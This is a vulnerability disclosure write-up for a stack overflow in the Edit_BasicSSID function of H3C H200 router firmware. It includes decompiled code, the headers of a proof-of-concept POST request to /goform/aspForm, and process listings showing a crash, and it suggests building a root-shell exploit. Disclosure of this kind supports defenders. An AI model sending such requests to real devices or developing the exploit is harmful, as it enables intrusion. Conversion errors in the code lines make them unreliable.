

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:



Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the Edit_BasicSSID function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
char v34[64]; // [sp+40h] [+40h] BYREF
35
    int v35[4]; // [sp+80h] [+80h] BYREF
    int v36[90]; // [sp+90h] [+90h] BYREF
37
    int v37[3]; // [sp+1F8h] [+1F8h] BYREF
38
39
40
    memset(v34, 0, sizeof(v34));
41
    memset(v35, 0, sizeof(v35));
42 v18 = 0;
43 memset(v36, 0, sizeof(v36));
44
     \sqrt{37}[0] = 0:
45
    \sqrt{3} = sub_4932BC(a1, "param", &dword_4E2DE0);
        (!v33)
46
       goto LABEL_44;
47
48
     memset (v36, 0, sizeof(v36));
     sscanf(\33, "%[^;]", v34);
49
```

In the Edit_BasicSSID function, V33 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V34, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500
989 *root 964 S /bin/dhcpd -d -q eth0
1020 *root 320 S /bin/igmpproxy WAN1 eth0 -D
1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root 600 S telnetd
1438 *root 1044 S -mwcli
1439 *root 800 S /bin/sh
1443 *root 2220 S /bin/webs &
1440 *root 728 K ps
```


The picture above shows the process information before we send poc.

```
987 *root
                 840 S
                         /bin/dhcpd -d -q eth0
989 *root
                 964 S
1020 *root
                 320 S
                         /bin/igmpproxy WAN1 eth0 -D
1051 *root
                 872 S
                         upnpd /var/run/upnp_385875968 eth0 WAN1
                         telnetd
1438 *root
                1044 S
                         -mwcli
1439 *root
                         /bin/sh
1449 *root
                2220 S
1452 *root
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell.